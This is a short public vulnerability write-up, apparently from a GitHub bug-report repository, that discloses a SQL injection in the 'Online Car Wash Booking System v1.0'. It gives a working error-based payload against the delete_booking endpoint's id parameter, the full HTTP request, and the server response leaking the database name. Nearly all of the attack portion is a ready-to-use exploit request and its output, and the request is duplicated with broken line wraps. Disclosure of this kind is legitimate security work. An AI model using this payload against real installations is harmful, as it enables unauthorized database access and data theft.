debug601 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / oretnom23 / online-car-wash-booking-system / SQLi-3.md

debug601 Create SQLi-3.md History

1 contributor

29 lines (22 sloc) | 1.14 KB

Online Car Wash Booking System v1.0 by oretnom23 has SQL injection

vendors: https://www.sourcecodester.com/php/15274/online-car-wash-booking-system-phpoop-free-source-code.html

Vulnerability File: /ocwbs/classes/Master.php?f=delete_booking


Vulnerability location: /ocwbs/classes/Master.php?f=delete_booking, id

[+] Payload: id=3' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ // Leak place ---> id

```
POST /ocwbs/classes/Master.php?f=delete_booking HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.19/ocwbs/admin/?page=bookings/view_details&id=3
Content-Length: 65
```

```
Cookie: PHPSESSID=qr1o26kvu55cqqitadqht6jna5
Connection: close

id=3' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+
```



```
POST /ocwbs/classes/Master.php?f=delete_booking HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64;
rv:46.0) Gecko/20100101 Firefox/46.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer:
http://192.168.1.19/ocwbs/admin/?page=bookings/view_detai
ls&id=3
Content-Length: 65
Cookie: PHPSESSID=qr1o26kvu55cqqitadqht6jna5
Connection: close

id=3' and updatexml(1,concat(0x7e,(select
database()),0x7e),0)--+
```

```
HTTP/1.1 200 OK
Date: Thu, 19 May 2022 04:07:33 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.1
X-Powered-By: PHP/7.4.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 62
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":"failed","error":"XPATH syntax error: '~ocwbs_db~'"}
```